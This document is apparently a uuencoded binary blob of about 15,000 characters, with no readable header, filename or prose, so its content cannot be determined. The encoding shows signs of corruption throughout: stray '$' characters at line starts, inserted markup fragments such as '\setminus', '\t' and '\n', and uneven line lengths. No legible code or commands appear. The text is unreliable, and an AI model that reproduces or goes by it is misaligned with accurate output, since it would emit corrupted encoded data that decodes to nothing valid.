 $MS^N^*58+-;HN14^*(6ZT=M87),IG[7?*I+[;R;FZT:)4^*=\)98NQJS?.S)-L$ MU:YHG-U^+FTE477H[`Y*_8''+8+TFDHUOT.;Q`6N:FCX'G->*OR=73Z.^-Q= M,9=)'#M;N2.XU1\$5":71VMGB@RKF_J%XW./0P80G&=88C7\$A57PZ6WV]YEB] MB'L7G2VU8?#XC>0Z=[9R%W!+#"S4JT26:">7Z,)SY(+=O&!,-WT419VMO`@\$ M(NM;GC:3+,%9B`G2Z>2XW0*7YB");*]H,W2]I))^T<A:R4#4JVKVAF[#^D:^ M:U^3&*7I.\[H_G@NY;9>K#1VX1L+YQBFA6QLZUS1<%](?=A5;0T9\`NIN&1L $M%)F[I>6#[.5W-'?95Y<(G:YP<SK=0=&ZY+J6W?!8\J4[FK=,Q1.I6)^ A<?*$ MB_.VZO*V@J8.Z3WLHO-Z7(]\N4RI#2E>057SE>?G?N!'4K%N>T(WE805IDJF M&=B>O"T[FKO,S,C"YFNUCN8OS_519[F,,=SK5AMKHP-PZ)8G<I\M;S3T]87 $M[H]8GA?W<VO4+VQUOL8HCPF<'S+>U1UPH@5R3YE!`MF>]0MW)\setminus[G9E$VR/'*$ M97RFQP7\$8E*A<XGD/W?ZVSE>,90]E\$6I+9/D"O637C#8RF7,EU`5=ER:R3NZ MYTQF_@+=35:L*M1"#6ET--]YH08U.IKS',(Z^*1B@>YX,-BAJ7KSN*`V6A% M-G!3?4EE-`?:5\L[F@<-3ARMO?-BL1KK#'FKV3CECES;FT>E60F#!%.IXKD3 MW1%>-#D'<SL(5:>D,^Q)\WQ5.>B5QHRZM5B%=(9Y.PV'(NJ"=V3YI292JHB8 MN3H)[SFK6G,Z2;1(9+2\;80;34Z3)+5PI-&UZ\G/Q:R_L+.R)XW0LK90]W*\ M8G2YT/WR_+S-!]?\$&8E3<!I9VW7EQ6UGNXC[;%LRI1WEUVZIX<]=;YQ-1B)H $MTM^{\t}Y^{1}=[';*3K*\n24060Y4M/9T8QQ[A#Q8CWPE2ENT4ZN$SO#4CU\/-57]$ M.) "=G>W20%)H[90'DERLVMZ95KRK-M+"3J=X<6!>K`5,U?+.;FY\=WNE>A2V ME@.7?\$&UN+2(D(P)**L3U%Q>U&%Q/E9V=W_7\2\]6@IA0,E-+5U\HF<?;I; $M:NOX:GEW2VT=QC4?^=TM587FJC?0W=*6HOQ&NKRXKUE`U\,][;Q8;:Z],V7=$ MT-T::L70GD4\L+NUK140,J5X1RM^DX1N[/TDBG>KBA/>(=W.EEZ,JI!C=SI5 MQ06VT*DN.MOG(G*!6PZT_7AFSR2ON]0I6_*004D-Y^?L.,"5H#\L#2?)V^UJ M3O1,+>]V*D:;7+RK*[&=HIHGU#'=;LDDJ<6E6&HQ!!^0(%25\JX<#\$%X:#&(M@##)W2XWR<[4<\[QR#(/O6Y:?D(QGW1JK5J7T\"96O/H@NTO];O;UEK9R<'+ $M(/.IN:L*J16MQ\&*U>7$GB3;>1;$V[:LMU.WJS:L5J\V[B)2P;E>+5*_:*53_$ $MOF1=Z&KN-YG12D4:\,U<HE^3KP4V+^B/A'^2_5+%I/*N'J[6L8>E>BO8^FH%]$ $\label{eq:mnrp'Z.KNMUK>U=QO;$R9>%\S<FIY5XMA^XD28>UJ06S<'I4"55T]BATEP=4H$ $M6=ALW=+M: ZVF4N_VQ3S9[9?G27!(G5GA,'6U+4_5?;ANOV=G%;9=Y@'X=2+F4)]$ M\ZW"[D`?J',P[04MS>\&RZD6:[[#5,/NZ<252@_T>7(^D>)!W8&N2?-(F@F[M`^\$^=0?;Y6HF\$Y75CEZLLMHM55,*[W2U2#44QXYD"X<=015DSZ,[+#62(MI0 M7^W.706[KQ<KDF0!:BB6=V6[PV&I6-HJ[0[UO30->Z=4+.WJ=H=ZY%8EOEU2 M+;) \$@OBV[I;.P2NY%A#=;=TMG>.8*K!+JH6&ZL*>91X5EU2+!FR.75(M,.\) M..W7K%AM-6R2\$5[]'.(K;5"LQ0@PL%:4=[5P-TZ<"G:%GRIA:\Z\KQ>KK491 M)+FX%(32RM5F8W.E7%YR7>654+<<_U:+2Z&H1#:1.^6PG5*L:UMZJ127/`ZE M6//O6 < A) JMFN'I("CT, NUJP[+N^"])H'`KJ[^B"EMY(PT!:%(W(]1N\$"P\$04") MK[LK8BT*)/CR"*<9JXLY1BR2)(L]F(Q!3<\$#[&K+@^6NDZ:C^'(TB\))[)(' MW=5BY@70=>#-W,N80^T8H#"J-HEMUP.870-,MF`0/6V)P"'F6>I=T:#M:8L\$ M&8!N#^]IRP0.X%R,8SRIU-.6"7DQ+#GQ0%M/6R?DY<QD]+1U0E\$#WEB]+5.+ M\G;J;9E:DR]8>ENFAF0\78\H*:D<-^MU2FXQC)\1'BH:X0Y\KU/9A,Z%,XM! $M0\C^{];1C*G80R;LP/>V<"A9+"_:>=E^BZ4-@)YV4@6+'3PV.N/8PU*Q^{=1}$ $M+'AO5_{\#}.(W$]; 4F!Q5(DKM?10;>(/+B^189[^>&5GCB],AHMTBDRP(B+.ZK:$ MOPLB<)T#YYJ[);VN'BAD:;X8\$!1K*U7LU>+\$54\[U,(7L@*@UQWD\$I:=N"#! M\S-YX*6GK0^*NM`1CIZV/BB*83301DY/6R*,L*287WO:\$F\$T\$IFZ&!TQJ'KZ MRE[PF=OQ.>_ZGK9@D-J=`,!^]K1%PPCG5)1FE#,2IK'7XZ8QJ]P*HGL@\!9Z M40]]3@E=:9G5ZY5C1L/B8%E/7S"HY3U]P:`5:PL&5EI,&CUMQ3`K`W2KV,L` MI;56L1`&07K:LH'%CG,)>_U!F7Y1WBN?@F%'R!A`KV]207;RK=<WZ:`O`+3M MCLR5SR#V],,P6%QLIO<&(CC=&W2K8FJV%(;LE9826G'IN)DL3*^TE-"*2^U\$ $MQ>QN7BC6O62M>*=<S<+\#[VEKBW'BBE:F4_-63UM=%`!X(#T(&8RJ:><_95Y6))$ MQ")ZVA+C7%KM4[':>#-U:[*G+S%22@89VHMD&L&\$HRTQ"OG0J<&#MP"BG>Z, MXO.?BI5\$3UMFL&(\TLMGIIZVT&#R*VH^U\$T=F(^2@=G6#5X9:!1&PJ1IJP]A M7+V9CUK5VQ:QN=YV3PJ[];;[RJ^!\FNH_-I6?NTHO\KK\A\$87*<X/]7;T6N# MQ?D!X-Z.;K:Q&-.+DFWL[>@&F["+8MU8"VQ:O/6T14"!S8L'!FPTW5`\-&#S M8MWHY)*[5& =YN22LV)=\$W+>U&V[5:U&%7/00=HUM=K,2:^@V-1JO+AD@HBJ M4-+=D@E2B_4S>*!NN3I"L3:"T"^2U%5S]&E%*F.KK4:+=!E;;34Z?%T4]S7/ MGA_KD`'TI3J=[I`!]!/E[.B"#%%>>"Y2N5QSK6B34RK6)CH\RR07ZTX"'F:2 MR_4]6(VZUGSLZ)\$,H\$4Z\E,S\$DQ';T7;O9"+.^4.5LJKSD3(Y?H1646!^II? MO] `4J*\Y]FR+4R[7%D?13&I?*-[6N@<#9#)Z*;X6.TKMRJ\$BLLL%A+9C("U, M9*#2/A3S>640?1";IH!^M\H*YEO3_6Z5%41CP4#Z78,9Y*?T^UT]TBUV(RQ& M7ELKD4>1>)2+B.8A`*EP+'*0'Z,@!!"U7=&\XY;["%^5P3^LOK8.4"#`IO:U M!8#*A)/0%DV@.-*:L:^Y_EB,YZWXN9>^ME^`Q=-@C&=><.77U_8+B#@_\,./ M]B0`)&*]_=YV55R%KHRKB*R4HR\VZ%,.W2^6!Q;Y'78B+3V@6&W=UWO?PC_/

M]PX/'_3[6WFNF/MD,76?UOE?Z#VSF_%H?_\;#`>6_[,SO,___>S>?^_POG_2G M9?Z7]QC]3>,?IMJMH3;^N]N#^_R_=_*YS_]RG_^EU,/W^5\^X?PO/*\$`_7PI M[H'#4UFN9_8&_;\"AEV+PU4]#Y1\'VBX/M\$P?>)@N\3!=]IHN"_!*\$SR\!\ $M/>1F>_10>OCEW':F3Z)-S\#,\#)FCZ3"J:!6-*V<+_50L1CS*Z\),):BEFETFO$ M%UY2@81?HXNYA@#V(IR4H4&T\$,U7F?S<!LOEX'.IBOJ575#7HA`O@U,>3#&\$ M1\$EFU.?\XC&,(JD%:-?`!JL/YR&^Q1,X20G63N;X\ME,*\E25B/Y&;ZF\$\$RR MF`PM=1\$VG^OY^&I\KSM*'R37(\HGDZY"6X\$MI.O-K,?KUD6\$+X^M(Z#U>.UI MCHC/\$6N>A1,/T(`%3`,"FOT+X)@`V@<7@U*<29F!2%56."\^E_]BZ9_-QR*M $MFUJ^{-1} = (8B-$L+D-7DJ8;!\192E*YXDG' GR'0X.W<2^{+Y^D}=$!*L/&T$ M`&0)-Q`H;ZL'C_F?\$EB`[A9.:CCKY??4<C3>6(0'PK'?O>Y3O:)01A-C8A%\$ M3/Y8K_MD'*3BWKE:DL-^.Y+#?HFD4\C65CCV1MCE)7I\7Y:&(2%FHD^X(./K MU\$N>8D3V+\$K!:Z,7U5FG<\$%0(Q`(1<'@+7UP.F<5E;@E4O'FRF^@5JKF/)[P M\.#3%3PX`7+Q<FFL69.1](MI)N]\F-'QF`DX!S@`F=<3B2QI>1\N(LHCD:QH $M1S#HIN(1"!&#<UHZG_&5=?3V\)`DAM'GT,AX7+X+<16?PWCA4-R*C?C]AD#=$ $MQSL+)Y'(M[5(X]4RT(R7-A*2+C_D([<,2!<LBM]U%*009#33==,R5<G6"QDI])$ MH70B35!9C,124"<OI[=NH19"ET!0\$+KI.2HC6J>_+&)[,K<M/,ID[=.[B.C[MR4L.ML+@FH;Y`VUNAW"9Q7?;I^"[SKR8I59[;(&G"WZ@(U#1T6=ZRA#1.Q;* MI"PUD!VL"`K^-,<J3;.B7,0Y(H),=U9^H;M77^Q__?:;%31&X)V&J;_Z\'MZ M](/U,F")9&198"7XS_`AM`3?J"`CAN,"U??"\$[#BFLWQM:2Y?R9H,?)`T5>5 M0?EXK:SDP`AQ0,S5`H^-D#6+BO1**!4!C^OXY`=K'\\3?F\$]MT-T[5%7E#J5 $\texttt{M*H0?;J[^MG]R-'JY=W^(;B&3Y;>F5J/)2[1\#T13_L@^^ZQ:U_>.U23'PU)94}$ ME]?L[2(&^OT/V-VX1_LD"F%UGC"OPOKBR91`?L'.XY\$]>GZR97%;S?T/TB.7 $M: \langle R/T9B0BKLV15N+ \rangle Z1N \langle ; 9 ($U&"M \ 7:T,>B1B(](9HQ606I]2HMVVJU)2R:$ MX_N*\$VL_;(A)LZ'E3V%LIY+"\M%D5-G%S'8,MCOAB_PL!E-@G]M%V\$!5XEIY $M2</%U/]X+3[7(5FS-M5*J0PN+S,Z8>]GLS];K[`_0&AC'=GQ([$%II`Y?E=$ MK:)_^8-RQ\MC`9QZ6/V</EWY31@0]L(42XJJV#'L"C``3`C\43-%ENV6=H7P M.UDN71-\$.U0UDUG?RV,#[5"E:0]9V*0;*48%Q29=SW.RJC5T_URJW_MW,^_G M`"94/'D-LU/1002TT7L306\$M0X5L!KOT*%UOS%,4HP5B\QA+S4NY<D%5"KKD MOO-Z3I*"9[%'\4A'S#.48A=#+I?V-?)P[!"F5C11N)GO1I<L&2?:O9EG7VB# M/OJ]7`I20#X=70&;I'`11_23NV4XJJ:4%F#J%6W08]!'""`4%[4E]'"HVO&U ${\tt MH!UBNH\&"-/W,/;ZZB1O]-Z'\ADF7.PO<.A<"S:+H/$N@]SQ"AU!,'$1&<XMG}$ $\verb|M-YB|<<| \$F18 M) \$FNY^-H5LT7D0JGJ: IO.1&1? 4K @NS33U, > 4T5O+1#4BDN M-YB-| M-YB-|$ M`N@";P!B4_;_BN:\$.E;XR&4G>4URDKGHM)A.O+F8:_5LN\$X<)4E1HT2DY6;M M(`M(\$G"92.]6"P'7K;\J.ECPQX,V4J99WF!/A-*+P<&`O_WVVR^LP=86SAV@ $M#78,7D&, \5N^[GUB.5F,ED=:".>+4N9]T)(*\?M^IM@J@)Y5W!6F47@9?<I%$ $\texttt{M\$>+36NXKDN(Q042^JE^{;IHZ*D0`?}_1Z[_\#P^{/EJF?BZ]7ITMO}_Z\#?[[G_LG]_1] }$ MQY+!UHAP2]W:>7QI!S,6"*8(#YXP4IH9&C2VK\MVM\&)).WTYL[B6A5P/5^3 MK5>TX5K3O/`O"[`YN6@D+UIFU?E4Z#YYQJ>BZN*23T\$*;L,X]#RT9GPI?\$E# MDAN<1::.6:[]9>W\$[J\$1`(1&1&B5*T=Y**Y;'7E`H.5<L[ZT.FOF5E9L+GZ/ $\texttt{MO--!C10B9-)!} \\ \texttt{!]Q(} - .\, \texttt{SGFZA(YL2,,H3R/-C2F\&S)CW=@,OFL8MMHC45:KQ)} \\ \texttt{KQ} \\ \texttt{!} \\ \texttt{SGFZA(YL2,,H3R/-C2F\&S)CW=@,OFL8MMHC45:KQ)} \\ \texttt{MO--!C10B9-)!} \\ \texttt{MO--!C10B9-} \\$ $M!K1(-JBB)2\IH;HUB6CNC7"/PF\#G^(*=V3E1]R?/.~3Y?&J6.4^7E/@*YI?$ M48JG1=4W63IYW\$>\]/)6HFGU.I_%54LH:ARQ:@GUP,;@]91[C_&(#WC>G@X $\texttt{M} \texttt{GE} \backslash \texttt{LK} _ \texttt{W} _ - 6\texttt{J} \$ \texttt{A} \texttt{W} \top \texttt{T} \$ \texttt{R} \,) \, \$ \texttt{2} \top \& \, (\, \# : \texttt{V} \, " \, \# \$ \texttt{0} \texttt{D} \texttt{Y} \, . \, \# - \texttt{V} \# ? \, , \, \$ \texttt{5} \, ` \# \texttt{L} \, , \, \# \texttt{6} / \texttt{PQUIX} _ \texttt{6} \texttt{5} \texttt{N} \texttt{5} \, . \, \\$ M&H6L9-Y^XB<?DX)4N1OROR),#^-,@?S64UD\LLY9DE&R45JW@8E+J)>W>;3K M\$GTIT\$(N(.Z@V: "K?58L\$Z,/38+8\$=388_1Q@%@<C4G!<0GH4=9.].>PA=D4 M?+WPBA:!89E7#RWF]EI5190&^=SJ*?7B&L!E-G2Q8%8B#O[TUAKH)^^)QVL5 M[!EIV9Z2;Q:=TPPE35NA;'W(VWRWU0-V_RVN)9GY<:/P49J/G\LHA@G:'N/N M8; %^4LCGGO'8<RCC%)C@\$"@)FKD;>LF<J#AP\ZST4E-PZ)OGLL<`"6B%A]TB M>5>I-U]\$X#2`CO([,\$B1BG`#\,>FO]GJ7[\$M#2\$`L@RMX5LNP9>U%\$:++)I= MLMYRR"^?:D17P\H\%M:I"/?!2DFQ6TS9<T<R4I=_=`HB0-\Y2*'/\$E2E?'W% M)V7A2'.O',.2FEO>N`3_<-<@M^'GMYS4/Y*9L&:6DYKJ5F:YFTXG`O^6I@IG $MSN9 < 4(@$+4("&B"&[*.$7XX+7H^\+9,CNL.]^&#*E8'V/]C^AC.U8]"M=+3S$ M 0]03^N7K:LM?WWKJH-?.WWXVMJJ^OKMJ;P`T6+2Y!;G7;'.Z*^+910]6ENK $\begin{tabular}{ll} $M + \#3^0 $)$ 1 \le W^A^<(7<, \QSSJ \02J)$ 2 JPJU?K^N'^VOZH(M&YQ^ISUZ.7)$ $M_OXJ?R:6?[RL.KZR'$NO[`\#M95?!+*\#4'G\V[COM?)N6W*\D:4E\$VU),H_` \\ \end{tabular}$ M:\$*) $VM3#LQ,CF'(?TV)>G/A*W<_<F$^5+L03%R,GFL^Q<QZS7W-7:;<math>M\setminus 2XRJ$ MP%;T6R;[BS!B,"O6H*A4#`HL64JJ)5M'*A4DAY<6WG0F(,Y"NOB(U86HT2C(M96;O4(.!P\>/U^0V^%R+/:CMQ3L>!QTMC,A>!B0]_/.E)5%Z\BP\$3K!V##[_ M`)YILI2A"HF>*F0I>)+&4-/%*J<#-MR;X+&Y=>OA:(OGGA["NGRXAJ)NK2G8

MJHA%-_%>%;VD]IK>065AUYZ6Z.:PC#"KMI.6]%?^J)U\Q3KY"CHYKVB(-*"' MKT0/UU>.!"FXKI:\$`C=7JGE9HG*+,V+8Y\$Z:MSD,#&.3UTN''W54%BS,(@DL M=FV\16#A,S,673E47?R;L?ERS?C\JY(JB):L4\&58/'KM]*HS*DK0ZVHR6_X MI80WN\$.'7JSPU?'V-<U(Z3>A25&;>@\5&Y=YJ5N2_2F#_XP60.B^I_#@2UA2 M21WZ>=Y1:U@*==Q9PPKD*T4,*@AW`E,^Z2XB:)\<\$OH95:S.3Y;,43F.BI_J MO7'><,7BVDZU`.7/Y5`J*8C>8C_U7KZ-WGJ5L&E91HM(RQ:1U@L0Z>^GX01 $M[LC%9?@Y!1#0?;]@EV8F;, \3.4"+EF*<K%9,9S-V]^%1E'I?6+WN)EBF<0"+$ M.#QB#RX"^!U\VRD_Z&,]7C&<]"DON9C3*#J?+^T/7IP9U\$TZ15/HFC@*,X+2 $MU;^J!VWJ@R3^R-H3T4K]=(-&2(F5J.M:37PZ#Y2?CC%41#YFA.N&ZM-$J@R"$ $M.^{N}:QJ+^{W}+^{Q}<^{!}\#SCE0JVR(Y_{6}Q\#6ZB.MA/E5^;24?BI*C#0%C=8P)$ M7&WY9B#"Y1Z7?#:IZ#VU6/7(BKJ*&K+Y6DRIS-24CDU)4JU;?U6/1/U5/@DE MJJ**!NSQ=2A)GG+-RI*S3-9?J;7\O*!2=*\Q...3:\4%' $P852'2^{GF}$)]\$E?/+ MKR3&NO^FA2-81*,<BU`HKLENW"JA4%P*;U"D8!2>.67ET"(=ZZ]_E0U;`8_W M017AMXSP>!JH#-\SPE.:#A4!X/M&>':+GH)0"R\2]TH8`#\TPN?I<@N\$6OH\ MCX@L\$-7WW:<B[)G5M6+#13=A%7V(8;SJB8GI-^OW-7U.PH^L*Y]_+@<BE*&1 MSU"U11*;*LU6/L[O*59@&U+RO-+>3WZ'N<P:3IZ(&_]2T+FBVEKZPI\$?&+M M?_M_PV,]],WST=O3T]6\?'Z-(`G68@IC:EEK7^SHL2?GV\&O9WA)C`;]C>2 ME0=\V+E>XL3!(HUHKK(>,[-:/'VZ\J!AJE`WK:2%)T['F=K4ZRPJ@]%P=FI% MH'E7.")X)#7-QLIFOAP/I?>.<NG(3*G-4D3>67^)W7GH-6S#`I?1UNLK622U M:<`R21WUN>I\$JZ!KCU&0-<TD3X,)QLQ6LQ#3FT`3H:NXIO-_\HP%U48\$_N67 MX-4=&A1-0]<EUG.G!(4F0EQ>"#5&3Z5ZEQ,>Q6^Z"JQ_UPP^[S43CGY670) M; K%D'1[H)F&O2H-!?ZF?RSZ.-J]+9H&/:4W[\L&=#YE6/@<=C&*3'1VHRSV7 $M8K@KE@!OB4_$\#A9YI_5&X(;'N[D_6G'`VILOI\#XS\#<'ZF(7\3%G\#\]E<8?),$ MK(.KEC(L)JP@T-+Y]:01Z[UO#I[7A%7\$01M,HEM\$:5G'\%!_RO8:B[-+?!E` MI/EY&G4)4ZI;75Q&\$?OSVMB5MBC68C<R936&<[;_[5E-#*=Z,JV:4-G:CJNT MHL2Y;I?6>6JW5,^MTH"2H=7J5JWXL0D4/7D"CM<S2]4\$+4@A%SYY4C%/;TGC M6+P%PUXIR*L>N=E,49-BCPQUA>*X?/9AKP['Q0WO^2D`W9\$M1K"Z17<W+SX4 MBT]8!.-V%K0M#0C;NK!GL&SE_<U>#*Z-2\$\EE5<+T>>2192,!7;E?/KDV=R> $M0^0_{0}= U^*SW5N/D3EYNJX-&Z^JPC2%CM=DCMR^TRD-,="E0R?&B/OS"$ M"H/7\$)*>-D6BGY<,S3L%HY\+F[&\>#0^*TM5!;PF2=!HWIY76;=WC%`_UM;9 $\texttt{M.NF+>76@M!@J^*L*CRUCW]6:JE:`V<_*P94D;C&@E8$8ZML)NYANQ<VG\\E"$ M\':%`M<'4F4UD6*ILN4L;:3=//_+.^7_FMZ,1^0\7\/A=A_^WNKVNEOW^;_N $\label{eq:myg.} $$ MYG.?_^N3_KQ\#_J\;CO[\&\3\8;'>T\==WA[>C_^[^-SG_Z+:W^?_4OKG/O_7] $$$ MIYW_:WJ?_^L^_]=]_J_[_%_W^;\^Z/Q??HCIH\$H>NSBR.\W3I]>`J&G\$,+&! MEAJ+O_VC/H2I#\$;*#^J2XFM-HL9@S(D1'F&(BGEE65(X:,GO^(_=6B65VH= M34H\20@;LI3M2DUC8\QX\%0#K\$F.H(,:7N%HHB@!YDGI/Y2L]*WC/UPQ;L*C $M??[W;K??&6#\9]"_7__=S><^_O-)?UK&?]YC]#>,_UZO/]P>Z.._-[B/_][)$ MYS[^<Q__*?7P??SG\$X[_<%//'YQ*:4<36(0[4YZ\L%*L[M96_PE\[5A[.*%; M!Z&S86)GX7__MO?FS>'^Z/CT9/_E_@FNJD:'L"2\$->?HU?[>B_V3T>D9+(?_ M3<"?85"`;DET(FJZI\$C?]1PC.3R0\5H*(E&T1X&B`%%BL;4100G'@B:88A!/ MD&3C'WEV+0QGL*J\R<:SP+%.6=3H,'"\,"%"?V?O,EC=C2UK%>\$?\<)':QO6 M=U&6QT\$P%I;F\GM7>,4>*8SJJ@H`>T5YY\$63H6%5WC[36*;\@B!9-=`.00Q M7(P\$3/&S<MB%766ZCF\$7GG*`,LSA4Y0<'L=JZ"[R:1F>A3/[TL]F"`%_,QZ4 M90S68I1/-N2M\$RWP;1Z>Z`\$4AGBE\$=4-G8CYA<<2>\$:S*DER\$"X.@^.2`!=* M:H;WK=9S+<)%7%;+GL0>)5_*->[-S,,S@M&8!EZ1^\$EJ1<NF0!L?/Y>7EQMX MH2.+%W)/%3ILTUXDLTU^*LEV,5W\&,_3>_EIOM[5&X7R>F5MI?=A<KGS7H!F $\texttt{M+O4N*B>\$R20@BMU9CU@,"X_!LFZ]8^\#LU<8>^\#!)XH@8\$SB;P='+]:M_0,,}$ M6B"A(M(EXE7K+`J&@]("H/VOO\OC3J<6!IDH\$"'%PG@8B0='!&,*!.UA?&:= M!T, $$0D4(C&@TA<#6K?]X>[!_9NT?_?OQ=RRH=&(='1\].3AZ>0*L*="T(75P)$ MXGE*VXE7-_(`XLP.)YD]P0Q`8"#I/5@^RNB(QF.+WFC@%J34%^]@P?:/7N3V MBXU\$'N\$4:54VYG9"[[8]!M>!#L19E#!62M><OP2%!U>NPFQ32N?-#;;UY)EU MBG/0H1<M[-BE4]`%,.5[E\V[Q8PI_!^UAAV74X>#1'OBA?2Z'DOH1--59VMC M>Z/#[%6&5WIBDHHT\WT4-E@L4#EAREEIC%01CZ98E0#24L73:+070;1(DW(B M>0<H5CRN2%^/C &%CHJD]LHEA64L=@DB):MGOO19<1H937&2+>B:QGDV2P,T $M6ABX8HF^0/Q)0!T-$7^,V:_1:<7?<ZSWG@LC1RF+(I!;;TPRB;LI1TPD+S/G)$ MYFI[CT9V/`>?3%R3^&;OQ6@U77L@4H.)`XIK^!H/?P8__KEB/7CPK]:6]855 M`GQ2P*VM_,6;@=!UU"DM1AOJ#%"C3K\$R/.GU]7=G,,9.8#C1R;F#LS,8<S"P $M\#0:.9/:'Q']+?G1"C[AH98$/U6(=;ZL(V.7Y\&:#7613RESQCN^5F_GU4\R.$ MSL'P39<<BDY'QA?V;#0;?<^8XO']'YY2/!0+GEH%3\$PP)P)&(HJO-#6SIJMG $M%=:^6\G8=SE;^*->9,D1GG/D%*H5<Z15'(B'])$!.C'!R<BH.)QOB>[,:71;)$ $MS>GRP"Y!<L(,2Z6<8TGU9W?K?L(-0-=/*_7'BVU;50,!.3?"J:\&7<MOW;+L$

M`@<)JKI]Y^`%51+``HY/,.9!P6[3?M_NEM2'KM]6FR^H)@C/16,%)@W"H^99 MTJKQ&2BGR/'J.P"F/71/*H7C99R<@*P6,LX2\(1:"<E`A;UB>"8ABT;%J^GO M1"6)41NR",C)\$DYS'7`%=.NUD/1ZZ@;QG7'S*]B]US":GX>1>R==?F,;PM!= $M[Z(2&YYS9(2HL3_3^8=>45E8O+C[+H3-##8SRVUF9K29$P/N),>=5.^6M<RO]$ M>5=KVG8N+Z;RYID<(&@*KA*7EQ6T"+*ZRN\SE2H5QYFHT45,O#0+-*55.@Q_ $ML';!/TR=)J!4";(V$@"<UPJ003:ON=+>3]6>M/>3F)@`HKJAE;E\(:I)?YCF$ M<P'%*9`*M-\$C>L'%*G#J-8EE4:@R1%`@+!'"F+N?O]*O-E:U5N5NALDQ`S)M MZ@APPO(`QNVYB[+NANX?OI+8DQ@C6D8M;\/LS6"%T6;Y`G#"R0(,T])E6:L) M:K\$V545`00]Q&KH40\$#\UN->@I>8"`K-OICMX-;`,KJ>SFBU\$1D!Q2H3<>H; MQ\$:8L@H8K"`'%I90X#:W`\YFGA>30)ICZAD4!0IRY]0SM8J=V.TD3X3=18R& M)FG='%)3M&X&##)^ZLU@TU5-'WQ<0_:U&<3'([%?*?*-@V=+FN^O0Z?933P/ M9K, E!FV"29C-JTTN%0F[R^\,GF:4!%?5(F")\$(*@ZEWZ5CZ]FRW,_9:-.'OZ MH[KO!(SL?`<+KYTO/VGER\>1'\Q*BS),E=+60T'8PDLAS'=<H-5X*PT+MDJO $M9 > (I#@*@PPS_4@<^. <7/2^P%:9%-@Y%]PJ](P=RLMSJ@RZKFM!=6V>(U3Q)$ M,Y:A^6'+F27,9Y:P<6:)6M*,<II1#4U%>50I+E083Z;/[40+`4ZCR\KF@N=< M\$(0P+\$"06JL5"\"*)0CB-+15:[J11#BJI:RTV"R:!)KBH'O2=J7!826'L\66 M2<GE5\$>`ZF66G<R*\$7#']5!<F?3.(KNHN![=/JNRC)*+E@/J(A]0%^WXV;,T M2?\$\"+5EDW;;(&&2Y\:A<0.D)<THIQG5T"PJ\$41..EN2&^24\J6FR<')5Z5. M:5%:FA+4>%%-W8WQ(V/M8V\<19J&1HNTLO[PO-AB,K<`):)IM9'*<]18"F8; MF2^B<^_N1M7U_(^PIX5G!>ZL'K<1B'+P"&VE8E))KD8(97:RO2O/N=!7UZV# $M)[X4/?';A\$_BR:+=(AD^Q2(9<>K)>N%*.[((R,D23HNMS[+;$WJ7JI<A-3TO)])]$ M\$U:<0]:ME..2O;G%L3M7EI2L>6\GIO^AA4F+-KAH=Y9HGH5S>_\$1MI54!7Y7 $M]T=8"3X20/[J,`(4",U'F)K->-N]"/13,A]1$XR]J5V]2T\E8K8@J)I6"$(G)$ MBC_>5KCPG%:2`ARGB1CMEL!QE"VTN!\LB_&>/#5XHBZZ"I!B7U[@E)=>,ME6 M%6&@"NDVKMD?JSH8`)S\$BQ81"@34=_7?)PJZ,)W#6!0',1;U)S%`IB#%S".J M5)?3P)D:NX%*.7T&:6K\(&VWA@4X3@\Q&I:4;8E&!=6HCJS4&I?V0@JXU054 M/YY64\1VZ>4P&C!M\M9=S>56]V\UF+5QSU:M71H92:01)P\P=9\$AWPF7M J? M5V/B%6%6#F'8H8OU\PE:X(#'#0"N6"9H'56\$#>11.2LY1&&UF/E*/#0)&;3; M\`O\$/!>8-_OX`,S:#;],#+ZL:6%TU8J@)[9DO*L&@BW'3SY\6HT>O[PJ>:\# MF#@=8(ZD(+VN-2,2X1H3HG3YY50:8^((%9V@@I(<7QICZ@\$J%,O@T`91[M`& M45WEZ*T;M5YN-+=E990(LR(1!&-PU57#=X,J26"!Z\$Z\$,4R9^)J2\$U6_Z"\$* M)9^=8&L6QE\$8ED;J!W44I!26QY[!!T0W_]\$4GI>Q--_G0]/A0KHQ)HS_5+LF M8:=2HN4<5)IY%U[UH*&2?(F\$4&T:49[!3(VFH"LO9]6MK?)WM917M2H[`"#4 MY8:A`SA<05==<!@Z`%/_Z>_YW/"`H`T,HDDE+B\3*VP.66.8@TF2);CAI\$JF MQ@H1"LPW:P?^MWF/4X)6;0/ZR)'OVIIQ2-N%05,1!\$V;(JOISRTI_IR3_+E-M6!6JP-^@T8Q;]?1H,DQW^B;/Y'[<-XU[NS3PZ\)*ZNBW2\._=N_F8DFKE"!J MN7>`@,*1CVKV#G*RCKP]HZW'6'%!SI\$W:2K69?1FYZ=5Y<1LY9:W"+E=*^=7 MO'1TXU[[/5\K\BM>];IQ19;P,A?H1NR5WN.)ZU[DB8MVBJM?Y>%+YCHB7D'\$ M:WH?B&0L125CI2LF@OR\$R5CT1ZQTR\$23L8Z(5Q#QJHG(AK3B;/7MO\$J@!*=J MAEAEH, HXP&:1?M;FQFIYL]-LTA[+N1_XT<?R.B2^2Y1&2_&A/YF7;):HPH)@ MFU4J0>4D6ZU0IUGJEF:>FW7O^PX+%J]:V/HKUG^8F!6WZRW/%,;YF<*XU9G" M^?GMOPN -*,2S^ RQ?T,W<.[><DD7:3MMLH1,%];IVU>>?.KJG'C2>P6!;7= M'U%2;11[L[9G,1%2C&G":M@+F;GMB0M@L2\B<%LMZJ=1DF;EE\+Q2=NY30`+ M1US@-F@5+F^RMC\$;#BPZ3>"V.A60M'PQO6\$7_1U?&M=W9"[PL*&FZ##=&N=D M:4JN,3J+)69]N@U?YC8R'O\$AHKU^`[\94?K#4EZWT5^V\$;!R0RXS?=0GW9*A $MGR07R]+T?$-\N2=GI<&9VJE_-_/H<K5"FD2KZO"!Z*[DL(1S.HW]\;P6B^ED$ MIG=U.-R?MM-P@!-4IVWT^Z<L2NW22RVWU.[O<^CE?2)\Y0,S10-@/#!3N?XH $\texttt{M:} ZRZZ*IS64R+L, J6^P`'`O=Q;^]U(R>)],.:[Y^E!TE*`4R>8)1BF-SU`P@Q$ MF2WD=\(*6*&1(#C)W<H)YL!"5P5N??_@P]:O*0M@B47MB\K0TIN/Y?2&NGL; MN%H(@?UF.L+_YG^(G0M7"R@4&#E-P_&*O/>44:ST71#Z4<N]&83,#Y8A5L-Z MZKT3)D)C8I[F?#GHCN[?:0]PWFH_=[UQ!CS*.<,<4V#'*0([CCE+(-#J5*)C M03&7=,SH71-ZMT#OFM%[)O1>@=XSH_=-Z/T"O6]&'YC0!P7ZH'ZKJK2HKMN^ 